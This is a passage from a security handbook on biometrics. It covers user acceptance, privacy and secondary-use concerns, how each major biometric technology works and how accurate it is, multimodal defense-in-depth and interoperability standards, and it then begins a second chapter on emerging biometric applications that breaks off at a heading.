One important factor is the relative *autonomy of the users* of a biometric system. This refers to the ability of the users to resist or refuse to participate in a system that uses biometric identification. Generally, company employees (or those bound by contractual obligation) can be persuaded or coerced into using the system as a condition of their employment or contract. Although they may resist or protest, they have little recourse or alternative. On the other hand, members of the general public have the ability to opt out of participation in a biometric system that they feel is intrusive or infringes too much on their personal privacy. Each of these users has the power make a "risk-versus-gain" decision and decide whether or not to participate in the system.

Some users will resist using a biometric system that they feel is too *physically intrusive on their person*. Some biometric technologies (e.g., retina scans or fingerprint readings) are more physically imposing on users. Other

technologies, such as voice recognition or facial recognition, are more socially acceptable because they impose less of a personal proximity risk and do not require the user to physically touch anything. As previously stated, cultural aspects pertaining to personal touch or capturing of personal images also play an important part in the issue of intrusiveness. In general, the more physically intrusive a particular biometric technology is, the more users will resist its use and it may also produce higher error rates because uncomfortable users will not become as conditioned to properly presenting themselves for measurement.

The *perception of the user* as to *how the system is being used* also plays an important part in the system's effectiveness. Users want to understand the motivation behind its use. Is the system owner looking to catch "bad guys"? If this is the case, users may feel like they are all potential suspects in the owner's eyes and will not look kindly upon this attempt to "catch" one of them. On the other hand, if the system is being used (and advertised) as a way to protect the people using the system and to prevent unauthorized personnel from entering the premises and harming innocent people, that use may be more readily acceptable to the user population and alter their attitudes toward its use.

Particular technologies themselves might be at issue with users. The use of fingerprints has most often been associated with criminal behavior. Even if a system owner implements a fingerprint scanning system for completely benign purposes, the users of that system may feel as if they are being treated like criminals and resist its use. *Ease of use* is always a factor in the proper operation of a biometric system. Is enrollment performed quickly and does it require minimal effort? Are special procedures needed to perform the biometric measurement, or can the measurements be taken while the user is performing some other activity? How long do users have to wait after taking the measurements to learn if they have passed or failed the process? Proper end-user operational and ergonomic planning can go a long way toward ensuring lower error rates and higher user satisfaction.

In these days of heightened awareness concerning privacy and the security of personal information, it is no wonder that many potential system implementers and users alike have *concerns over the privacy aspects* of the use of biometrics. With most other identification methods, the system gathers information *about* the person in question, such as name, identification number, height, weight, age, etc. With biometric applications, however, the system maintains information *of* the person in question, such as fingerprint patterns or voice patterns. This type of information is truly "personal" in the most literal sense, and many users are uncomfortable sharing that level of personal detail. More than any other technology, biometrics has the ability to capture and record some of the most essentially private information a person possesses.

Many are also concerned with the storage of their personal information. Where will it be stored, how will it be used, and (most importantly) who will have access to it? In effect, the biometric system is storing the very essence of the individual, a characteristic that can uniquely identify that person. If unauthorized individuals were to get hold of that information, they could use it to their advantage or to the victim's detriment. The loss or compromise of stored biometric information presents an opportunity for the truest form of identity theft.

For example, suppose "Joe Badguy" was able to get hold of a user's template used for fingerprint identification. He may be able to use that template to masquerade as that user to the system, or perhaps feed that template into another system to gain access elsewhere. He may even alter the template for a legitimate user and substitute his own template data. At that point, Joe Badguy can present his fingerprints to the system and be correctly identified as "Jane Innocent, authorized user."

Biometrics also *reduces the possibility of anonymity* in the personal lives of its users. Despite the universal use of credit cards in the global economy, many people still prefer to use cash for many transactions because it allows them to retain their anonymity. It is much more difficult to track the flow of cash than it is to trace credit card records. Taking the earlier example of the store using face recognition to help customers speed through the checkout line, suppose the system also stores the items a customer purchases in its database along with the biometric data for that customer. An intruder to that system (or even a trusted insider) will be able to discover potentially embarrassing or compromising information that the subject would rather not make public (e.g., the purchase of certain medications that might be indicative of an embarrassing health condition). By using biometrics to associate people with purchases, you reduce the ability for people to act anonymously — one of the basic tenets of a free society.

A large privacy problem with information systems in general is the issue of *secondary use*. This is the situation where information gathered for one purpose is used (or sold to a third party) for an entirely different purpose. Secondary use is not peculiar to biometric systems per se, but because of the very personal nature of the information stored in a biometric database, the potential for identity fraud is even greater. While a user might

EXHIBIT 1.1 Biometric Technologies by Characteristic Type

Trait Type	Biometric
Rantotypic	Fingerprints
	Eye scanning
	Vein patterns
Genotypic	Facial recognition
	DNA matching
	Hand geometry
	Voice and speech recognition
Behavioral	Signature analysis
	Keystroke dynamics

give grudging approval to have his face used as part of a system for authenticating ATM transactions (after all, that is the trade-off for convenient access to money), that user might not consent to sharing that same biometric characteristic information with a local retailer.

Finally, there is the issue of *characteristic replacement*. When a person has his credit card stolen, the bank issues that person a new card and cancels the old one. When a computer user forgets his password, a system administrator will cancel the old password and assign a new one to the user. In these two processes, when credentials become compromised (through loss or theft), some authority will invalidate the old credential and issue a new (and different) one to the user. Unfortunately, it is not that easy with biometric systems. If a person has their fingerprints stolen they can't call the doctor and get new fingers! And despite advances in cosmetic surgery, getting a new face because the old image has been compromised is beyond the reach of most normal (or sane) people. The use of biometric systems presents unique challenges to security, because compromise of the data in the system can be both unrecoverable and potentially catastrophic to the victim.

When designing the security for a biometrics-based system, the security professional should use all the tools available in the practitioner's toolbox. This includes such time-honored strategies as defense-in-depth, strong access control, separation and rotation of duties, and applying the principle of least privilege to restrict who has access to what parts of the system. Remember that biometric systems store the most personal information about their users, and thus require that extra attention be paid to their security.

Biometric Technologies

The different types of biometric technologies available today can be divided among the three types of biometric traits found in humans. Exhibit 1.1 lists the most common biometric technologies and the trait types with which each is associated.

Fingerprints

Fingerprints are the most popular and most widely used biometric characteristic for identification and authentication. Fingerprints are formed in the fetal stage (at approximately five months) and remain constant throughout a person's lifetime. The human finger contains a large number of ridges and furrows on the surface of the fingertips. Deposits of skin oil or amino acids on the fingers leave the prints on a particular surface. Those prints can be extracted from the surface and analyzed.

- *How it works.* In fingerprint scanning systems, the user places a finger on a small optical or silicon surface the size of a postage stamp for two or three seconds. There are two different types of finger-scanning technology. The first is an *optical scan*, which uses a visual image of a finger. The second uses a *generated electrical field* to electronically capture an image of a finger.
- *Match points used.* The patterns of ridges and furrows in each print are extracted for analysis. Ridge and furrow patterns are classified in four groups: *arch* (which are very rare), *tented arch*, *whorl*, and *loop* (which is the most common). When a line stops or splits, it is called a "minutia." It is the precise pattern and location of the ridges, furrows, and minutiae that give a fingerprint its uniqueness. Most European courts require 16 minutiae for a positive match and a few countries require more. In the United States, the testimony of a fingerprint expert is sufficient to legally establish a match, regardless

of the number of matching minutiae, although a match based on fewer than ten matching points will face a strong objection from the defense.

- *Storage requirements.* Fingerprint systems store either the entire image of the finger or a representation of the match points for comparison. The U.S. Federal Bureau of Investigation stores digitized images at a resolution of 500 pixels per inch with 256 gray levels. With this standard, a single 1.5-square-inch fingerprint image uses approximately 10 megabytes of data per fingerprint card. To save space, many fingerprint storage systems store only information about the ridges, furrows, and minutiae rather than the entire image. The storage requirement for these systems is typically 250 to 1000 bytes per image.
- *Accuracy.* Fingerprint scanning systems tend to exhibit more false negatives (i.e., failure to recognize a legitimate user) than false positives. Most fingerprint systems on the market use a variety of methods to try to detect the presentation of false images. For example, someone might attempt to use latent print residue on the sensor just after a legitimate user accesses the system or even try to use a finger that is no longer connected to its original owner. To combat this, many sensors use special measurements to determine whether a finger is live, and not made of man-made materials (like latex or plastic). Measurements for blood flow, blood-oxygen level, humidity, temperature, pulse, or skin conductivity are all methods of combating this threat.

Eye Scanning

The human eye contains some of the most unique and distinguishing characteristics for use in biometric measurement. The two most common forms of eye-based biometrics are *iris recognition* and *retina recognition*.

- *How it works.* The process of scanning a person's iris consists of analyzing the colored tissue that surrounds the pupil. The scans use a standard video camera and will work from a distance of 2 to 18 inches away, even if the subject is wearing glasses. The iris scan typically takes three- to five seconds. In contrast, retinal scanning analyses the blood vessels found at the back of the eye. Retinal scanning involves the use of a low-intensity green light source that bounces off the user's retina and is then read by the scanner to analyze the patterns. It does, however, require the user to remove glasses, place his eye close to the reading device, and focus at length on a small green light. The user must keep his head still and his eye focused on the light for several seconds, during which time the device will verify the user's identity. Retina scans typically take from ten to twelve seconds to complete.
- *Match points used.* There are more than 200 usable match points in the iris, including rings, furrows, and freckles. Retina scans measure between 400 and 700 different points in order to make accurate templates.
- *Storage requirements.* Typical template size for an iris scan is between 256 and 512 bytes. Most retina scans can be stored in a much smaller template, typically 96 bytes.
- *Accuracy.* The uniqueness of eyes among humans makes eye scanning a very strong candidate for biometric use. This uniqueness even exists between the left and right eyes of the same person. There is no known way to replicate a retina, and a retina from a dead person deteriorates extremely rapidly. The likelihood of a false positive using eye scan technology is extremely low, and its relative speed and ease of use make it an effective choice for security and identification applications. The primary drawbacks to eye scanning as a biometric are the social and health concerns among users needing to be scanned. People are generally uncomfortable allowing something to shine directly into their eyes and are concerned about the residual health effects that may result. This problem is more pronounced among users of retina scanning systems, where the exposure to the scanning light is longer.

Vein Patterns

Vein pattern recognition uses the unique pattern of surface and subcutaneous veins on the human body, most notably around the human hand.

- *How it works.* A special camera and infrared sensor take an image of veins in the palm, wrist, or back of the hand. The image is then digitized into a template and used for comparison.
- *Match points used.* The images show the tree patterns in the veins that are unique to each person, and the veins and other subcutaneous features present large, robust, stable, and largely hidden patterns.

- *Storage requirements.* The template produced from a vein scanner is approximately 250 bytes.
- *Accuracy.* The unique pattern of vein distribution is highly stable and stays the same throughout a person's life into old age. In that respect, vein patterns provide a highly stable biometric for identification. With respect to social acceptability, vein recognition does not have many of the criminal implications that fingerprinting has. Finally, vein patterns are not subject to temporary damage that fingerprints often suffer from through normal use, such as weekend gardening or masonry work. Despite this, vein scanning has not seen the widespread deployment that some of the other biometric measurements have seen.

Facial Recognition

Facial recognition technology involves analyzing certain facial characteristics, storing them in a database, and using them to identify users accessing systems. Humans have a natural ability to recognize a single face with uncanny accuracy, but until relatively recently it has proven extremely difficult to develop a system to handle this task automatically. Recent advances in scientific research and computing power have made facial recognition a powerful and accurate choice for biometric security.

- *How it works.* Facial recognition is based on the principle that there are features of the human face that change very little over a person's lifetime, including the upper sections of eye sockets, the area around cheek bones, and the sides of the mouth. In a typical facial recognition system, the user faces a camera at a distance of one to two feet for three to four seconds. There are several different types of facial recognition. *Eigenface*, developed at MIT, utilizes two-dimensional gray-scale images representing the distinct facial characteristics. Most faces can be reconstructed using 100 to 125 eigenfaces that are converted to numerical coefficients. During analysis, the "live" face will be analyzed using the same process and the results matched against the stored coefficients. The *Feature Analysis* method measures dozens of facial features from different parts of the face. Feature analysis is more forgiving of facial movement or varying camera angles than the Eigenface method. Another alternative, *Neural Network Mapping* systems, compares both the live image and the stored image against each other and conducts a "vote" on whether there is a match. The algorithm can modify the weight it gives to various features during the process to account for difficult lighting conditions or movement of facial features. Finally, *Automatic Face Processing* uses the distances between easily acquired features such as the eyes, the end of nose, and the corners of the mouth.
- *Match points used.* The specific match points used depend on the type of scanning methodology employed. Almost all methods take measurements of facial features as a function of the distance between them or in comparison with "standardized" faces.
- *Storage requirements.* Template size varies based on the method used. One-to-one matching applications generally use templates in the 1 to 2-Kb range. One-to-many applications can use templates as small as 100 bytes.
- *Accuracy.* Many companies marketing facial scanning technology claim accuracy rates as high as 98 to 99 percent. However, a recent U.S. Department of Defense study found that most systems have an accuracy rate of only 50 to 60 percent. Despite this, the ease of use and the lack of need for direct user interaction with scanning devices make facial scanning an attractive method for many applications.

DNA Matching

Perhaps no type of biometric has received more press in recent times than DNA matching. Applications as widely diverse as criminal investigation, disaster victim identification, and child safety have all looked to DNA matching for assistance. The basic hereditary substance found in all living cells is called deoxyribonucleic acid, or DNA. This DNA is created during embryonic development of living creatures and is copied to every cell in the body.

- *How it works.* The majority of DNA molecules are identical for all humans. However, about three million pairs of each person's DNA molecules (called *base pairs*) vary from person to person. When performing DNA analysis, scientists first isolate the DNA contained in a given sample. Next, the DNA is cut into

short fragments that contain identical repeat sequences of DNA known as VNTR. The fragments are then sorted by size and compared to determine a DNA match.

- *Match points used.* Once the VNTR fragments are isolated, they are put through statistical analysis. For example, for any VNTR "locus" of a given length, there may be many people in a population who have a matching VNTR of that length. However, when combined with other samples of VNTR loci, the combination of all those samples becomes a statistically unique pattern possessed only by that person. Using more and more loci, it becomes highly unlikely (statistically) that two unrelated people would have a matching DNA profile.
- *Storage requirements.* DNA matching information can be stored in physical form (using special x-ray film) or in electronic form using a specialized database. Many governments around the world are starting to develop large DNA databases with hundreds of thousands of unique DNA profiles. Because each system stores the DNA template information in its own format, exact sizing requirements are difficult to determine. Note, however, that storing DNA templates is different from storing a person's actual DNA, a medical practice that is gaining in popularity.
- *Accuracy.* Using even four VNTR loci, the probability of finding two people with a DNA match is around one in five million. FBI analysis uses 13 loci on average, making the odds of a match less than one in 100 billion. This makes DNA matching one of the most accurate forms of biometric analysis. However, due to its complexity, DNA analysis is strictly a laboratory science. It is not yet a "consumer marketplace" technology.

Hand Geometry

The process of hand geometry analysis uses the geometric shape and configuration of the features of the hand to conduct identification and authentication. With the exception of fingerprints, individual hand features do not have sufficiently unique information to provide positive identification. However, several features, when taken in combination, provide enough match points to make biometric use possible.

- *How it works.* A user places a hand, palm down, on a large metal surface. On that surface are five short metal contacts, called "guidance pegs." The guidance pegs help the user align the hand on the metal surface for improved accuracy. The device "reads" the hand's properties and records the various match points. Depending on the system, the scan can take a two-dimensional or three-dimensional image. Features such as scars, dirt, and fingernails can be disregarded because these "features" change rapidly over a person's lifetime. Typical hand scans take from two to four seconds.
- *Match points used.* Hand scanning systems typically record 90 to 100 individual hand characteristics, including the length, width, thickness, skin transparency, and surface area of the hand, including the fingers. These features, as well as the relationship each has to each other (e.g., distance, relative size, etc.), are recorded and stored.
- *Storage requirements.* Hand geometry templates can be stored in a relatively small amount of storage, as little as nine bytes. This makes it ideal for applications where memory storage is at a premium, such as smart cards.
- *Accuracy.* The accuracy of hand geometry systems is fairly high, making it a historically popular biometric method. It also has a fairly high acceptance value among users, and current implementations are easy to use. However, hand geometry systems are typically used for authentication purposes, as one-to-many identification matching becomes increasingly more difficult as the size of the database becomes larger. In addition, the equipment can be expensive and difficult to integrate into existing environments.

Voice and Speech Recognition

There are several different varieties of voice-based biometrics. These include *speaker verification*, where patterns in a person's speech are analyzed to positively identify the speaker, and *speech recognition*, which identifies words as they are spoken, irrespective of the individual performing the speaking. Because there is no direct correlation between the speaker and the speech in speech recognition systems, they are *not* useful for identification or authentication. Finally, *voiceprint systems* record a human voice and create an analog or digital representation of the acoustic information present in the speaker's voice.

- *How it works.* A user is positioned near a microphone or telephone receiver so that his voice can be captured and analyzed. The user is prompted to recite a phrase according to one of several scenarios:
  - — *Text-dependent systems* require the user to recite a specific set of predefined words or phrases.
  - — *Text-independent systems* request that the user speak any words or phrases of their choice. These systems use voiceprints to measure the user's speech.
  - — *Text-prompted systems* require the user to recite random words that are supplied by the system.
- The user's voice is digitized by the system and a model template is produced and used for later comparisons. Typical recognition time in voice-based systems is four to six seconds.
- *Match points used.* Each word or phrase spoken into the system is divided into small segments consisting of syllables or phonemes (or small phonetic units), each of which contains several dominant frequencies. These dominant frequencies are fairly consistent over the entire length of the segment. In turn, each of these segments has several (three to five) dominant tones that are captured and converted to a digital format. This digital information is then transferred to a master table. The combined table of tones for all the segments creates the user's unique voiceprint.
- *Storage requirements.* Voiceprint templates vary considerably in size, depending on the application and the quality of voice information required by the system. Storage size can range from 300 to 500 bytes, all the way up to 5000 to 10,000 bytes. This is not particularly well-suited for applications where the storage or analysis system has low memory or storage capacity.
- *Accuracy.* Most voice recognition systems have a high degree of accuracy. The better ones not only analyze the user's voiceprint, but also check for liveliness in an attempt to verify if the voice is original or a mechanical reproduction. Because the system requires no special training on the part of the user, acceptance and convenience satisfaction are high among users. However, external factors such as ambient noise and the fidelity of the recording can negatively affect the accuracy of the process.

Signature Analysis

Probably the least controversial of all the biometric processes is the use of signature analysis. This is because the process of producing a signature, as well as the social and legal implications of accepting one, are well-established in almost all modern societies. Unlike eye scans or fingerprinting, there is almost no social stigma attached to the use of signature-based biometric systems. From a security standpoint, the use of signatures constitutes a deliberate act; they are never given out by accident. Other biometric information, such as eye scans, fingerprints, and DNA, can all be obtained without the user's knowledge. In contrast, a person must deliberately provide his or her signature.

- *How it works.* A user "signs" her name on a special tablet. Rather than using ink to record pen strokes, the tablet uses a special sensor to record the movement of a stylus to simulate the creation of a signature. There are two different types of signature analysis. *Signature comparison* examines the physical features found within the signature, including such characteristics as letter size, spacing, angles, strokes, and slant. Unfortunately, signature comparison systems can be easier to fool because they are susceptible to the use of mechanical reproductions or the handiwork of experienced forgers. In contrast, *dynamic signature verification* goes one step further; in addition to checking the physical features within the signature, it also accounts for the process of creating the signature. Dynamic signature verification systems take into account the changes in speed, timing, pressure, and acceleration that occur as a person signs his or her name. Where an experienced forger can faithfully recreate the look of a victim's signature, only the originator of a signature can repeatedly produce similar penstrokes every time. The typical verification time for a signature biometric system is four to six seconds.
- *Match points used.* The specific match points used vary from vendor to vendor. The most common systems store a digitized graphic representation of the signature as well as the variable pen movement and pressure information recorded during the signature process.
- *Storage requirements.* Most signature analysis systems store templates of approximately 1500 bytes. Some vendors claim that through compression and optimization techniques the template can be reduced to approximately 200 bytes.

- *Accuracy.* Overall, signature analysis systems possess only moderate accuracy, particularly when compared with other types of biometric indicators. This is perhaps due to the wide range of variability with which signature systems must deal. Such factors as fatigue, illness, impatience, and weather all affect how a person signs his or her name in any given instance.

Keystroke Dynamics

One of the most desirable aspects for a potential biometric system is to gather user input without requiring the user to alter his work process or (in the best case) even be aware that the biometric is being measured. To that end, the use of *keystroke dynamics analysis* comes closest to being as unobtrusive on the end user as possible. Measuring keystroke dynamics involves monitoring users as they type on a keyboard and measuring the speed, duration, latencies, errors, force, and intervals of the individual keystrokes. Most computer users can repeatedly type certain known patterns (such as their user ID or a standard phrase) with a consistency that can be repeated and measured, thus making it a natural for biometric use.

- *How it works.* A user types a passphrase into the keyboard. The phrase is one that is previously known to the user and is typically standardized for each user. The system scans the keyboard at a rate of 1000 times per second and records a number of different measurements to create a template. Input time varies, depending on the length of the passphrase, and verification time is typically less than five seconds.
- *Match points used.* The system separates the keystrokes into a series of *digraphs* (two adjacent keystrokes) or *trigraphs* (three adjacent keystrokes). The relationship between each key in the digraph/trigraph is captured and analyzed to create the template for that session. Two aspects of key timing are particularly important: the *dwell time* or *duration* (the amount of time a particular key is held down) and the *flight time* or *latency* (the amount of time between key presses).
- *Storage requirements.* The storage requirements for keystroke dynamics systems depend on the size of the passphrase used and the number of measurements taken per digraph.
- *Accuracy.* The overall accuracy of keystroke-based biometric systems can be highly variable, depending on the method of measurement used and the type of input requested from the user. In a system that uses structured text (i.e., passphrases supplied by the system), rather than allowing the user to supply his own passphrase, accuracy rates of 90 percent or more have been achieved. However, several factors can affect the accuracy, including the user's typing proficiency and even the use of a different keyboard.

Combining Technologies

The choice of which biometric system to use is very much based on the particular security need, the cost and feasibility of implementing a particular method, and the ease with which the measure can be installed and used. However, each different biometric technology has its limitations. When looking to create a high-security environment, it may be advantageous to use a time-honored security strategy: *defense-in-depth*. The concept of defense-in-depth is to place many layers or barriers between a potential attacker and a potential target. Each layer complements and enhances the layer before it, requiring an attacker to jump multiple (and difficult) hurdles to get to the target.

Defense-in-depth can also be applied to biometrics. One method of accomplishing this is through the use of *layering*. The concept behind layering is to use biometric technology in conjunction with other traditional forms of identification and authentication. For example, to gain access to a building, a visitor might have to both show a photo ID card and pass a fingerprint scan. Because photo IDs are not foolproof (despite the use of modern anti-counterfeit techniques like holographic seals and watermarks), the confidence in the accuracy of the process is enhanced by the use of fingerprints to verify that the person on the card and the person at the door are the same.

Another way of providing defense-in-depth is through *multimodal* use of biometrics. In a multimodal installation, two (or more) biometric technologies are used in parallel and the user must pass through each to be successfully identified. For example, a user might need to pass both an iris scan and a voice identification test in order to be admitted into a classified area. Multimodal use of biometrics has a couple of advantages. First, it allows the use of biometric technologies that may have higher error rates because the supplemental

biometric in use will pick up any error slack. Put another way, one biometric technology may have a 10-percent error rate and another may have a 12-percent error rate. By themselves, each of these rates may be too high for practical use. But when combined, the two technologies together may have an error rate of only 1.5 percent. This may be much more acceptable for the potential user. In addition, the use of multiple biometrics allows for more variation in any single measurement. For example, voice recognition systems may have difficulty with scratchy voices (due to a cold), and other biometrics may have difficulty due to altered body features (e.g., scars, bruises, etc.). Multimodal use allows for more variation in body characteristics while still retaining a high overall level of assurance in the biometric process.

Biometric Standards

There are more than 200 vendors developing or marketing biometric equipment and systems. As in any other industry where so many different products and specifications exist, this has led to a situation where there are numerous "standards" for biometric products and measurement, and there are just as many methods of storing, retrieving, and processing biometric information. To rectify the situation and make products and systems more compatible with each other, there have been several efforts to standardize biometric interfaces and processes.

The largest effort is the *Biometric Application Program Interface*, or *BioAPI*. The BioAPI Consortium, a group of more than 90 organizations developing biometric systems and applications, developed the BioAPI. The BioAPI provides applications with a standardized way of interfacing with a broad range of biometric technologies. By using the BioAPI, developers can integrate their biometric systems in a technology-independent and platform-independent manner. For example, developers of finger scanning hardware will be able to integrate their systems with any computing platform, as long as both follow the BioAPI specification. The BioAPI specification is currently in version 1.1 and has been released into the public domain. An open source reference implementation is also available for developers to use for modeling and testing their products.

While the BioAPI addresses the standardization of biometric technology interfaces, the *Common Biometric Exchange File Format*, or *CBEFF*, is concerned with defining a common format for the storage and exchange of biometric templates. Very often, biometric applications will use their own proprietary or platform-specific formats for data storage. Unfortunately, this makes the passing of biometric data between applications or platforms difficult. The CBEFF addresses this issue by defining a platform-independent and biometric-independent format for the storage and exchange of biometric templates between systems and applications. The CBEFF is being promoted by the National Institute of Standards and Technology (NIST) and is gaining wide support as a useful standard.

Conclusion

There was a time when the use of biometric technology was restricted to classified military installations and science-fiction movies. The very notion of using biological traits to identify, authenticate, and track a person seemed too far advanced for "normal" people to consider. However, the day is now here where everyday use of biometrics is not only possible, it is happening everywhere: in office buildings and supermarkets, on computer networks and in banks, on street corners, and at football stadiums. The reduction in cost and the large gains in feasibility and reliability have forced system owners and security professionals alike to consider the use of biometrics in addition to, or even as a replacement for, traditional user identification and authentication systems. Even end users have become more and more accepting of biometrics in their everyday lives, and that trend will only continue into the future. The day is not far off when keyboards will have fingerprint readers built in to replace passwords, ATM machines will use iris scans instead of PINs, and hand scanners will replace ID badges in the office. Whatever the future holds, one thing is certain: biometrics is here to stay and getting more popular. Successful (and informed) security professionals must learn how to plan for, implement, and use biometric technology as part of their ever-growing security toolbox.

Biometrics: What Is New?

Judith M. Myerson

For years, security to the network world has been based on what one knows — a password, a PIN, or a piece of personal information such as one's mother's maiden name. This is being supplemented with what one is (a biometric) that one can use with what one has (a card key, smart card, or token). Biometrics measure a person with respect to fingertip, eye, and facial characteristics. One is also measured on how one speaks and strokes keys and the way one walks. At a future date, one may be measured on the way one's ear is formed and how one hears things.

Take a look at traditional biometric systems and then newer technologies and systems. They are followed by short discussions on standardization issues and selection criteria.

Fingerprints

In a few years, the messy days of using black ink pads to get hard copies of fingerprint templates will be a thing of the past. Enter the age of fingerprint sensors that allow one to do things beyond one's wildest dreams. Slide a fingertip on a sensor chip — swiftly and cleanly — to gain access to a remote network system. One will have peace of mind that one's fingerprints can be difficult to duplicate because no two fingerprints are identical.

A fingerprint consists of patterns found on a fingertip. A good pattern consists of the breaks and forks — known as minutiae in fingerprint indexes. An average fingerprint has 40 to 60 minutiae. Even when the patterns are within an acceptable range of minutia, the sensors may not be able to capture all the details of a fingertip. For some individuals, the patterns may become very thin as a result of daily typing on a keyboard or playing difficult classical music pieces on the piano. Additionally, if an individual is born with a genetic defect or has a big scar on the fingertip, the patterns will be difficult to read.

There are four ways of matching the patterns of a fingertip against those of an enrolled fingerprint template: electrical, thermal, optical, and hybrid sensors. An electrical sensor measures the varying electrical field strength between the ridges and valleys of a fingerprint. A thermal sensor measures a temperature difference in a finger swipe, the friction of the ridges generating more heat than the non-touching valleys as they slide along the chip surface. Optical sensors measure differences in wavelengths of the fingerprint. Hybrid sensors are a mixture of optical and electrical capture devices.

Eye Scanning

Unlike a fingertip, an eye can provide thousands of minutiae on its structure. Fingertip minutiae provide information on the pattern of an *external* structure, while eye minutiae look at the pattern of the eye's *internal* structure. One can obtain this information from two sources: retina and iris scanning systems. The former concerns the pattern of veins in the retina, while the latter uses the pattern of fibers, tissues, and rings in the iris.

To scan the unique patterns of the retina, a retina scanner uses a low-intensity light source through an optical coupler. Such a scanner requires one to look into a receptacle and focus on a given point. This raises

concerns about individuals who wear corrective lenses or who do not feel comfortable about close contact with the reading device.

Iris scanning, on the other hand, uses a fairly conventional TV camera element and requires no close contact. Iris biometrics work well with corrective glasses and contacts in place while a lighting source is good. Some airlines have installed iris scanners to expedite the process of admitting travelers onto planes.

Keep in mind that eye patterns may change over time because of illness or injury. Eye scanners are useless to blind people. This is also true for visually impaired individuals, particularly those with retinal damage.

Facial Recognition

Facial recognition systems can automatically scan people's faces as they appear on television or a closed-circuit camera monitoring a building or street. One new system sees the infrared heat pattern of the face as its biometric, implying that the system works in the dark. The casino industry has capitalized on networked-face scanning to create a facial database of scam artists for quick detection by security officers.

The system can become confused when an individual has changed markedly his appearance (e.g., by growing a beard or making an unusual facial expression). Another way of confusing the system is to considerably change the orientation of a person's face toward the cameras. A 15-degree difference in position between the query image and the database image will adversely impact performance. Obviously, at a difference of 45 degrees, recognition becomes ineffective.

Hand and Voice

Hand geometry has been used for prisons. It uses the hand's three-dimensional characteristics, including the length, width, thickness, and contour of the fingers; veins; and other features. A hand must not show swollen parts or genetic defects.

Voice prints are used extensively in Europe for telephone call access. They are more convenient than hand prints particularly in winter when the callers need to wear gloves to warm their hands. A noisy environment, as well injury, age, and illness, can adversely impact voice verification.

What Is New?

To date, biometric applications have been used in prison visitor systems to ensure that identities will not be swapped, and in benefit payment systems to eliminate fraudulent claims. Biometric systems have been set up to check multiple licenses the truck drivers can carry and change to when they cross state lines or national borders. New border control systems monitor travelers entering and leaving the country at selected biometric terminals. Biometric-based voting systems are used to verify the identity of eligible voters, thus eliminating the abuse of proxy voting, although such systems are not yet available on a mass scale.

So, what is new? Especially after arriving at the third millenium that began on January 1, 2001. To provide a glimpse of what is happening, here is a partial list.

- Integration of face, voice, and lip movement
- Wearable biometric systems
- Fingerprint chips on ATM cards
- Personal authentication
- Other stuff

Some of these biometric efforts have already reached the market, while others are still in the research stage. Serving as an impetus to biometric integration is Microsoft through its biometric initiatives.

Integration of Face, Voice, and Lip Movement

The first item, of course, is an interesting one — particularly the biometrics of lip reading movement. More interesting is the integration of this modality with the other two — face and voice. The advantage of this system

is that if one modality is not working properly, the other two modalities will compensate for the errors of the first. What this means is if one modularity is disturbed (e.g., a noisy environment drowning out the voice), the other two modalities still lead to an accurate identification.

One such instance is the BioID, a Multimodal Biometric Identification System as developed by Dialog Communication Systems AG (Erlangen, Germany). This system combines face, voice, and lip movement recognition. The system begins by acquiring the records and processing each biometric feature separately. During the training (enrollment) of the system, biometric templates are generated for each feature. The system then compares these templates with the newly recorded ones and combines the results into one used to recognize people.

BioID collects lip movements by means of an optical-flow technique that calculates a vector field representing the local movement of each image part to the next part in the video sequence. For this process, the preprocessing module cuts the mouth area out of the first 17 images of the video sequence. It gathers the lip movements in 16 vector fields, which represent the movement of the lips from frame to frame. One drawback with reading the lips without hearing the voice is that the lips may appear to move the same way for two or three different words.

The company claims that BioID is suitable for any application in which people require access to a technical system, for example, computer networks, Internet commerce and banking systems, and ATMs. Depending on the application, BioID authorizes people either through identification or verification. In identification mode, the system must search the entire database to identify a person. In verification mode, a person gives his name or a number, which the system then goes directly to a small portion of the database to verify by means of biometric traits.

Wearable Biometrics System

Cameras and microphones today are very small and lightweight and have been successfully integrated with wearable systems used to assist in recognizing faces, for example. Far better than facial recognition software is to have an audio-based camera built into one's eyeglasses. This device can help one remember the name of the person one is looking at by whispering it in one's ear. The U.S. Army has tested such devices for use by border guards in Bosnia. Researchers at the University of Rochester's Center for Future Health are looking at these devices for patients with Alzheimer's disease.

It is expected that the next-generation recognition systems will recognize people in real-time and in much less constrained situations. Systems running in real-time are much more dynamic than those systems restricted to three modalities. When the time comes, the system would have the capability of recognizing a person as one biometric entity — not just one or two biometric pieces of this individual.

Fingerprint Chip on ATM Cards

Most leading banks have been experimenting with biometrics for the ATM machine to combat identity fraud that happens when cards are stolen. One example is placing a fingerprint sensor chip on an ATM. Some companies are looking at PKI with biometrics on an ATM card. PKI uses public-key cryptography for user identification and authentication; the private key would be stored on the ATM card and protected with a biometric. While PKI is mathematically more secure, its main drawback is maintaining secrecy of the user's private key. To be secure, the private key must be protected from compromise. A solution is to store the private key on a smart card and protect it with a biometric.

On January 18, 2001, Keyware (a provider of biometric and centralized authentication solutions) entered into a partnership with Context Systems. The latter is a provider of network security solutions and PKI-enabled applications for a biometric interface as an overlay to the ATM operating system. This interface would replace the standard PIN as the authorization or authentication application. A bank debit card would contain a fingerprint plus a unique identifier number (UIN) such as access card number, bank account number, and other meaningful information the banking institutions can use.

Personal Authentication

Applications in portable authentication include personal computing, cryptography, and automotive. The first is gaining widespread use, while the second associates itself with the first where applicable. The third will be

available once the manufacturers come up with better ways of controlling unfavorable environmental impacts on the chip.

Portable computing is one of the first widespread applications of personal authentication. It involves a fingerprint sensor chip on a laptop, providing access to a corporate network. With appropriate software, the chip authenticates the five entries to laptop contents: login, screen saver, boot-up, file encryption, and then to network access.

Veridicom offers laptop and other portable computing users a smart card reader combined with a fingerprint sensor. It aims to replace passwords for access to data, computer systems, and digital certificates. A smaller more efficient model of the company's sensor chip is available for built-in authentication in keyboards, notebook computers, wireless phones, and Internet appliances.

Cryptography for laptop users can come as a private-key lockbox to provide access to a private key via the owner's fingerprint. The owner can use this lockbox to encrypt information over the private networks and Internet. This lockbox should also contain digital certificates or more secure passwords.

Manufacturers are currently working on automotive sensor chips that one would find on the car door handle, in a key fob to unlock the car, or on the dashboard to turn on the ignition. They are trying to overcome reliability issues, such as the ability of a chip to function under extreme weather conditions and a high temperature in the passenger compartment. Another issue being researched is the ability to withstand an electrostatic discharge at higher levels.

Other New Stuff

